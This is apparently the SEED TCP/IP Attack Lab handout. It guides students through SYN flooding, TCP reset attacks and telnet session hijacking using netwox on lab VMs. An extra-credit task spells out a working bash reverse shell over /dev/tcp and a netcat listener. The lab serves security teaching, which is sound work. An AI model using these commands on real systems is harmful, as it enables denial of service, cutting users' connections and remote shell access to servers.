

# TCP/IP Attack Lab

## 1 Lab Overview

The learning objective of this lab is for you to gain first-hand experience with vulnerabilities, as well as with attacks against these vulnerabilities. The vulnerabilities in the TCP/IP protocols represent a special category of vulnerabilities in protocol design and implementation; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities will help you to better understand the challenges of network security and why many network security measures are needed. In this lab, you need to conduct several attacks on the TCP protocol, including the SYN Flood attack, the TCP reset attack, and the TCP session hijacking attack.

Note: The Linux commands *netstat* and *ss* can be used interchangeably in this lab. They provide the same information in slightly different forms.

## 2 Lab Environment

### 2.1 Setup

**Network Setup.** To conduct this lab, you need to run three SEED VMs. One computer will be used for attacking, the second computer is used as the victim server, and the third computer is used as the user/observer. For this lab, all these three machines will be on the same subnet and should be configured using the procedure outlined here: [https://drive.google.com/file/d/1-vVBcaSbhWAsdUQERLU6fJrin0\\_Zw6UF/view](https://drive.google.com/file/d/1-vVBcaSbhWAsdUQERLU6fJrin0_Zw6UF/view) Note: Browse to, download, and open the document in Word in either Windows or MacOS (not in Linux) you will be cutting and pasting from that document (not your browser or Open Office) into your three Linux VMs>




Figure 1: Environment Setup

### Enabling the ftp and telnet Servers.

For this lab, you may need to enable the `ftp` and `telnet` servers. For the sake of security, these services are usually disabled by default. To enable them in our pre-built Ubuntu virtual machine, you need to run the following commands as the `root` user:

```
Ensure that the telnet and ssh service are started on all
systems
```

```
$sudo service openbsd-inetd start
$sudo service ssh start
```

Note: once you have started these services you can verify that the associated ports are open and listening using the command:

```
$ sudo netstat -na |grep tcp
```

## 2.2 Tools.

**Netwox.** We use an older (but still reliable) “packet crafting” tool, *netwox*, to generate network traffic and attacks of various types. *Netwox* consists of a suite of tools, each having a specific number. You execute *netwox* command in the following manner (the parameters depend on which tool you wish to use).

```
$ sudo netwox number [parameters ... ]
```

If you are not sure how to set the parameters, you can issue the following *Netwox* command "*netwox* <number> --help". Alternatively, you can review detailed documentation of each command here: [http://www.cis.syr.edu/~wedu/Teaching/cis758/netw522/netwox-doc\\_html/tools/index.html](http://www.cis.syr.edu/~wedu/Teaching/cis758/netw522/netwox-doc_html/tools/index.html). Finally, detailed usage examples for some *netwox* tools can be found here: [http://www.cis.syr.edu/~wedu/Teaching/cis758/netw522/netwox-doc\\_html/html/examples.html](http://www.cis.syr.edu/~wedu/Teaching/cis758/netw522/netwox-doc_html/html/examples.html)

**Wireshark** You also need a good network-traffic sniffer tool for this lab and although *Netwox* comes with a sniffer, *Wireshark* is a much easier to use.

Both *Netwox* and *Wireshark* are already installed on Ubuntu virtual machine.

Again, run *Netwox* as root by invoking it with this command:

```
$ sudo netwox number [parameters ...).
```

For *Wireshark*, though, you should use the “launcher.” If experience problems you MAY need to invoke these commands:

```
$ sudo dpkg-reconfigure wireshark-common
$ export DISPLAY=:0.0
$ /usr/bin/wireshark
```

## 3 Lab Tasks

In this lab, you will conduct attacks on the TCP/IP protocols. You can use the *Netwox* tools and/or other tools in the attacks. All the attacks should be performed to/from pre-built SEED Ubuntu virtual machines.

A number of attacks depend on “acquiring” TCP sequence numbers, acknowledgement, and source port numbers. To simplify that process, you can assume that attackers are on the same physical network as the victims. That will allow you to use sniffer tools (i.e., *Wireshark*) to acquire the necessary information. **For this assignment, you are required to complete the attacks in Tasks 1-4, below. Task 5 is for extra credit (up to 50 points).**


### 3.1 Task 1: SYN Flood Attack

SYN Flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers typically use spoofed IP address. Through this attack, attackers can flood the victim's syn queue, which is used to keep track of half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim should not accept any more connections. Figure 2 illustrates the attack. The size of the queue has a system-wide setting. In Linux, we can check the setting using the following command:

```
$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```

Note that commands "`ss -at |grep SYN-RECV`" and "`ss -at |grep SYN-RECV |wc -l`" might be useful in checking the current status of the queue. Since the state of "half open" connections is SYN-RECV. These commands will help you determine the current number of half-opened connection associated with currently listening ports.

Also, the command "`ss -at |grep ESTABLISHED |wc -l`" reveals the number of connections for which the 3-way handshake has been completed. The state of these connections is ESTABLISHED.



**Figure 2: SYN Flood Attack**

In this task, you need to demonstrate the SYN Flood attack. You can use the *Netwox* tool to conduct the attack, and then use *Wireshark* capture the attack packets. While the attack is going on, run the "netstat -nat" command on the victim machine, and compare the result with that before the attack. Very important in: Please also describe/show how you know whether the attack is successful or not.

The corresponding *Netwox* tool for this task is numbered 76. Here is a simple help screen for this tool.

Listing 1: The usage of the *Netwox* Tool 76

```
Title: SynFlood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
-i|--dst-ip ip          destination IP address
-p|--dst-port port      destination port number
-s|--spoofip spoofip    IP spoof initialization type
```

You can also type "*netwox* 76 --help" to get the help information.

**SYN Cookie Countermeasure:** If your attack seems unsuccessful, one thing that you can investigate is whether the SYN cookie mechanism is turned on. SYN cookie is a defense mechanism to counter the SYN Flooding attack. The mechanism will kick in if the machine detects that it is under the SYN Flood attack. You can use the *sysctl* command to turn on/off the SYN cookie mechanism:

```
$ sudo sysctl -q net.ipv4.tcp_syncookies (Display the SYN cookie flag)
$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
$ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

Please run your attacks with the SYN cookie mechanism on and off, and compare the results. In your report, please describe how the SYN cookie can mitigate the effects of a SYN Flood attack.

### 3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established *telnet* connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, you need to launch an TCP RST attack to break an existing *telnet* connection between A and B. After that, try the same attack on an *ssh* connection. Please describe your observations. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

The corresponding *Netwox* tool for this task is numbered 78. Here is a simple help screen for this tool.

You can also type "*netwox* 78 --help" to get the help information.

```
Title: Reset every TCP packet
Usage: netwox 78 [-d device] [-f filter] [-s
spoofip] Parameters:
-d|--device device      device name {Eth0}
-f|--filter filter      pcap filter
-s|--spoofip spoofip    IP spoof initialization type {linkbraw}
```

Listing 2: The usage of the *Netwox* Tool 78

### 3.3 Task 3: TCP RST Attacks on Video Streaming Applications

Let us make the TCP RST attack more interesting by experimenting it on widely used applications. We choose the video streaming application in this task. For this task, you can choose a video streaming web site that you are familiar with (we will not name any specific web site here). Most of video sharing websites establish a TCP connection with the client for streaming the video content. The attacker's goal is to disrupt the TCP session established between the victim and video streaming machine. To simplify the lab, we assume that the attacker and the victim are on the same LAN. In the following, we describe the common interaction between a user (the victim) and some video-streaming website:

The victim browses for a video content in the video-streaming web site, and selects one of the videos for streaming.

Normally video contents are hosted by a different machine, where all the video contents are located. After the victim selects a video, a TCP session will be established between the victim machine and the content server for the video streaming. The victim can then view the video he/she has selected.

Your task is to disrupt the video streaming by breaking the TCP connection between the victim and the content server. You can let the victim user browse the video-streaming site from another (virtual) machine or from the same (virtual) machine as the attacker. Please be noted that, to avoid liability issues, any attacking packets should be targeted at the victim machine (which is the machine run by yourself), NOT at the content server machine (which does not belong to you).

### 3.4 Task 4: TCP Session Hijacking


The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a `telnet` session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a `telnet` session between two computers. Your goal is to get the `telnet` server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.

**Note:** If you use *Wireshark* to observe the network traffic, you should be aware that when *Wireshark* displays the TCP sequence number, by default, it displays the relative sequence number, which equals to the actual sequence number minus the initial sequence number. If you want to see the actual sequence number in a packet, you need to right click the TCP section of the *Wireshark* output, and select "Protocol Preference". In the popup window, uncheck the "Relative Sequence Number and Window Scaling" option.

The corresponding *Netwox* tool for this task is numbered 40. Here is part of the help screen for this tool. You can also type "`netwox 40 --help`" to get the full help information. You may also need to use *Wireshark* to find out the correct parameters for building the spoofed TCP packet.

```
Title: Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32] [-B]
Parameters:
-l|--ip4-src ip          IP4 src {10.0.2.6}
-m|--ip4-dst ip          IP4 dst {5.6.7.8}
-o|--tcp-src port        TCP src {1234}
-p|--tcp-dst port        TCP dst {80}
-q|--tcp-seqnum uint32    TCP seqnum (rand if unset) {0}
-B|--tcp-rst|+B|--no-tcp-rst TCP rst
```

**Listing 3: Part usage of *netwox* tool 40**



**Figure 3: TCP Session Hijacking Attack**

### 3.5 (Extra Credit) Task 5: Creating Reverse Shell using TCP Session Hijacking (up to 50 points)

When attackers can inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In the following, we will show how we can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs are to run a reverse-shell command through the session hijacking attack. In this task, you need to demonstrate that they can achieve this goal.

```


seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ █
  
```

**Connected to the server** (points to the accepted connection line)

**The commands typed here are running on the server machine** (points to the server's prompt and output)

(a)

Use netcat to listen to connection



```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```

(b)

**Run the reverse shell****Figure 4: Reverse shell connection to the listening netcat process**

To have a `bash` shell on a remote machine connect back to the attacker's machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use `netcat`. This program allows us to specify a port number and can listen for a connection on that port.

In Figure 4(a), `netcat` (`nc` for short) is used to listen for a connection on port 9090.

In Figure 4(b), the `/bin/bash` command represents the command that would normally be executed on a compromised server. This command has the following pieces:

"`/bin/bash -i`": `i` stands for interactive, meaning that the shell will be interactive (providing a shell prompt)

"`> /dev/tcp/10.0.2.4/9090`": This causes the output (`stdout`) of the shell to be redirected to the tcp connection to 10.0.2.4's port 9090. The output `stdout` is represented by file descriptor number 1.

"`0<&1`": File descriptor 0 represents the standard input (`stdin`). This causes the `stdin` for the shell to be obtained from the tcp connection.

"`2>&1`": File descriptor 2 represents standard error `stderr`. This causes the error output to be redirected to the tcp connection.

In summary, "`/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1`" starts a `bash` shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection. In Figure 4(a), when the `bash` shell command is executed on 10.0.2.8, it connects back to the `netcat` process started on 10.0.2.4. This is confirmed via the "Connection 10.0.2.8 accepted" message displayed by `netcat`.

The shell prompt obtained from the connection is now connected to the `bash` shell. This can be observed from the difference in the current working directory (printed via `pwd`). Before the connection was established, the `pwd` returned `/home/seed`. Once `netcat` is connected to `bash`, `pwd` in the new shell returns `/home/seed/Documents` (directory corresponding to where `/bin/bash` is started from). We can also observe the IP address displayed in the shell prompt is also changed to 10.0.2.8, which is the same as that on the server machine. The output from `netstat` shows the established connection.

The description above shows how you can set up a reverse shell if you have the access to the target machine, which is the `telnet` server in our setup, but in this task, you do not have such an access. Your task is to launch an TCP session hijacking attack on an existing `telnet` session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

## 4. Submission

You need to submit a detailed report to describe what you have done and what you have observed. Please provide screen shots and, where applicable, code snippets.

---

Copyright ©2006 - 2016 Wenliang Du, Syracuse University.

The development of this document was partially funded by the National Science Foundation under Award No. 1303306 and 1318814. This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License. A human-readable summary of (and not a substitute for) the license is the following: You are free to copy and redistribute the material in any medium or format. You must give appropriate credit. If you remix, transform, or build upon the material, you must distribute your contributions under the same license as the original. You may not use the material for commercial purposes.

---